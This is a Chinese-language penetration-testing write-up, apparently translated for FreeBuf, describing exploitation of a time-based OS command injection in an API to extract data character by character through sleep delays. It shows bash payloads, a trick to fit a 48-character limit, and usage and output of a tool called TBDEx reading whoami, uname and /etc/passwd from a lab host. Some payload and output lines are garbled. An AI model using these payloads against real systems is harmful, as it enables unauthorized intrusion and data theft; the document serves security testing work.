渗透测试中利用基于时间差反馈的远程代码执行漏洞（Timed Based RCE）进行数据获取

1、概述

在最近的渗透测试项目中，为了进一步验证漏洞的可用性和危害性，我们遇到了这样一种情形：构造基于时间差反馈的系统注入命令（OS command injection time based ），从某逻辑隔离的服务器中实现数据获取。以下是测试过程中的相关思路整理，仅供借鉴参考（渗透测试最终利用工具请移步 GitHub-TBDEx）。

2、漏洞说明


由于该逻辑隔离服务器仅能通过 API 服务提供的程序接口实现特定服务访问，而在对该 API 接口的测试过程中，我们发现了一个有趣的 GET request 请求，其中包含了两个参数，一个为字符串，另一个为请求包的 ID 号。

之后在对参数的 fuzzing 中，其对单引号的处理方式和特征貌似像是 SQL 注入漏洞，但在漏洞利用过程中却不能成功实现注入攻击，然而，当我们执行了‘sleep 10′命令后，HTTP response 在 10 秒钟之后有了回应，这下可能有戏了！我们首先想到的是，该 API 程序完蛋了，因为这样就可以对 API 服务端执行远程代码了。

3、Payload 不能有效执行

但一切都高兴得太早，本来我们通过 HTTP 响应头判断 API 服务应该是架设在 Windows 平台上，但漏洞利用 payload 只在 Bash 或 PowerShell 下可用，所以，只能重新在 Bash 或 PowerShell 模式下进行可行性测试。为了模拟实际测试效果，我们通过在 linux 环境下运行形如以下、包含 sleep 命令的“time if”判断语句来查看系统反馈信息：

linux 下 time 命令可以获取到一个程序的执行时间，包括程序的实际运行时间(real time)，以及程序运行在用户态的时间(user time)和内核态的时间(sys time)。




利用这种方式，我们在模拟服务器上进行了各种 ncat、wget、curl 测试和其它数据窃取动作，如 FTP 连接、 DNS 请求，甚至是 ICMP 请求，但依然不能成功，没有效果。后来，我们才意识到，由于目标服务器主机处于有防火墙的逻辑隔离网络内，我们执行的命令估计被防火墙阻挡了。

4、 构造基于时间延迟的判断执行命令

之后，一个同事建议可以尝试用形如以下 sleep 语句来运行包含的任务命令，这样一方面可以通过时间延迟来逐字符判断输出值，又能实现命令自动化，就像从基于时间（time-based）的 SQL 注入中获取输出信息一样。
考虑到网络延迟，我们首先想到的是，构造一个包含以下命令，按字符位置进行猜解判断的脚本，可以看到，以下黄色框内命令中:

```
    time if [ $（whoami | cut -c 1 == r）]; then sleep 5; f
i
```



如果系统用户为 root，通过 whoami | cut -c 1 == r 方式取 root 的第一个字符“r”成功，则相应的时间延迟为 5 秒，与判断命令中的 sleep 5 结果一致，以此方式猜解出系统用户为 root。

Linux 系统 cut 命令从文件的每一行剪切字节、字符和字段并将这些字节、字符和字段写至标准输出。

-b ： 以字节为单位进行分割

-c ： 以字符为单位进行分割，cut -c 1 取第 1 个字符

-d ： 自定义分隔符，默认为制表符

-f ： 与-d 一起使用，指定显示哪个区域

-n ： 取消分割多字节字符

5、突破限制构造有效 Payload 命令

你可以想像用这种方式是多么的繁杂，更烦人的是，前述发现的 GET 请求参数中竟然有 48 个字符的最大限制， 而我们构造的 payload 远远超过 48 个字符。为了绕过这种限制，我们只有把任务命令的输出结果重定向到系统某个临时文件中，然后用 cut 方式分割这些输出结果，取出需要的位置字符，结合 time 命令的时间延迟方式判断猜解，大概方法如下：

```
root@kali:~# uname -a>l
root@kali:~# cat l
Linux kali 4.6.0-kali1-amd64 #1 SMP Debian 4.6.4-1kali1 (2016-07-21) x86_64 GNU/
Linux
root@kali:~# time if [ $(cat l|cut -c 1) == a ]; then sleep 5; fi

real    0m0.005s
user    0m0.000s
sys     0m0.000s
root@kali:~# time if [ $(cat l|cut -c 1) == b ]; then sleep 5; fi

real    0m0.003s
user    0m0.000s
sys     0m0.000s
root@kali:~# time if [ $(cat l|cut -c 1) == L ]; then sleep 5; fi

real    0m5.008s
user    0m0.000s
sys     0m0.004s
root@kali:~#
```

使用以上方法构造的 payload 可以控制在 48 个字符以内，但是在 payload 获取数据时候又遇到字符限制的问题：只能获取 9 个字符以内的数据。之后，我们想到可以向远程主机中分段写入命令，形成脚本，之后，利用这个过渡脚本就可以执行某种命令。

我们最终把以上这些所有想法和思路集成为了一个 python 工具 TBDEx（Time Based Data Exfiltration Tool），另外，为了提高运行效率，用猜解判断字符的 ASCII 码值方式替代了单纯的字符判断。

6、为什么不用 Commix?

Commix 是一款系统命令注入漏洞自动化测试工具，它具有包含 Time-based 在内的很多数据获取技术。可能有人会问，怎么不用 Commix 呢？这主要有两方面原因：

Commix 形成的 payload 非常长而且在我们的渗透场景中执行不成功
Commix 对我们特定命令的执行非常耗时，读取一个 whoami 命令都很慢

7、TBDEx 如何使用？

该工具包含三个部分：

length.py 或 length.bat：猜测判断重定向输出文件中包含的执行命令结果长度
ascii.py 或 ascii.bat：猜测判断特定位置字符的 ASCII 码值
timebased.py：程序执行主文件，发送命令请求并分析响应时间是否满足漏洞利用条件

数据获取过程：

把执行命令结果重定向输出到某个文件
用 length.py 或 length.bat 猜测判断执行命令结果输出长度
猜解判断获取数据的实际 ASCII 码值

对执行命令结果输出长度的判断，请遵循以下几个综合判断步骤：

1.输出长度是否大于 0? : python l.py 0 0 0 4 =>没有检测到延迟，这意味着它是真的；
2.输出长度是否大于 10?: python l.py 10 0 0 4 =>检测到 4 秒延迟，这意味着这是假的
3.输出是否等于 10?: python l.py 10 1 0 4 =>没有检测到延迟，这意味着是假的
4.输出是否等于 9？： python l.py 9 1 0 4 => 检测到 4 秒延迟，这意味着我们找到了实际的输出长度

得到执行命令输出结果长度之后，我们就可以用程序进行实际的 ASCII 码值猜解：

python ascii.py {CHAR_POS} {ASCII_VALUE} {IS_GREATER} {WHERE_THE_OUTPUT_IS_AT} {TIME_DELAY}

当然，用主程序来执行的例子如下：

python timbesed.py -url http://192.168.207.128/ml.php?c=%here% -payload_limit 48 -tmp

```
C:\Users\dan\Downloads\crw - Copy>python th.py -url http://192.168.207.128/ml.php?c=%here% -payload_limit 48 -tmp
[+] Writing the "length" file
[+] Writing line 1
[+] Writing line 2
[+] Writing line 3
[+] Writing line 4
[+] Writing line 5
[+] Writing line 6
[+] Writing line 7
[+] Writing line 8
[+] Writing line 9
[+] Writing the "ascii" file
[+] Writing line 1
[+] Writing line 2
[+] Writing line 3
[+] Writing line 4
[+] Writing line 5
[+] Writing line 6
[+] Writing line 7
[+] Writing line 8
[+] Writing line 9
[+] Testing the auxiliary files
[+] Writing command output to file
[+] "length" file OK, returned delay
[+] "ascii" file OK, returned delay
[+] Available commands:
!exit - exit the program
!rewrite - rewrite the auxiliary files
!resume - resume the last command or try to guess unknown chars
!check - check if the auxiliary files are working

Command examples:
uname -a
uname -a{4-10} extract the output of the command starting from 4th character up to 10th
uname -a{10,20,13} extract characters 10, 20 and 13
command>whoami
[+] Writing command output to file
[+] Counting output length = 9
[+] Found output length = 9
www-data
Took 34.661000s
command>
```

执行 uname -a:

```
C:\Users\dan\Downloads\crw - Copy>python th.py -url http://192.168.207.128/ml.php?c=%here% -payload_limit 48 -tmp
[+] Testing the auxiliary files
[+] Writing command output to file
[+] "length" file OK, returned delay
[+] "ascii" file OK, returned delay
[+] Available commands:
!exit - exit the program
!rewrite - rewrite the auxiliary files
!resume - resume the last command or try to guess unknown chars
!check - check if the auxiliary files are working

Command examples:
uname -a
uname -a{4-10} extract the output of the command starting from 4th character up to 10th
uname -a{10,20,13} extract characters 10, 20 and 13
command>uname -a
[+] Writing command output to file
[+] Counting output length = 86
[+] Found output length = 86
Linux kali 4.6.0-kali1-amd64 #1 SMP Debian 4.6.4-1kali1 (2016-07-21) x86_64 GNU/Linux
Took 166.045000s
command>
```

```
C:\Users\dan\Downloads\crw - Copy>python th.py -url http://192.168.207.128/ml.php?c=%here% -payload_limit 48 -tmp
[+] Testing the auxiliary files
[+] Writing command output to file
[+] "length" file OK, returned delay
[+] "ascii" file OK, returned delay
[+] Available commands:
!exit - exit the program
!rewrite - rewrite the auxiliary files
!resume - resume the last command or try to guess unknown chars
!check - check if the auxiliary files are working

Command examples:
uname -a
uname -a{4-10} extract the output of the command starting from 4th character up to 10th
uname -a{10,20,13} extract characters 10, 20 and 13
command>uname -a
[+] Writing command output to file
[+] Counting output length = 86
[+] Found output length = 86
Linux kali??????????????????????????????????????????????????????????????????????????????
```

完美获取长度达 2863 字符的/etc/password 结果：

测试链接 http://192.168.207.128/ml.php 中的 ml.php 可以是以下内容，感兴趣的话，可以自行尝试：

运行 TBDEx 工具的必备安装组件 pycurl：

```
pip install pycurl
或
apt-get install pycurl
或
apt-get install python-pycurl
```

TBDEx 的使用命令和运行参数：

```
-h, –help          show this help message and exit
-url URL             URL
-post POST           POST
-threads THREADS        Threads
```

```
-cookie COOKIE FILE      Cookie File
-file HEADER FILE        Burp request file
-retry RETRY             Retry request N times in case of network errors
-timeout TIMEOUT         General timeout request
-time AVGTIME            Added timeout to request
-os OS                   OS type (U unix/linux , W windows)
-payload limit LIMIT     If there is any command length limitation
-force write             Force writing auxiliary files
-tmp                     Writing auxiliary files in tmp folder
```

TBDEx 工具下载：Github

*参考来源：securitycafe，FB 小编 clouds 编译，转载请注明来自 FreeBuf.COM。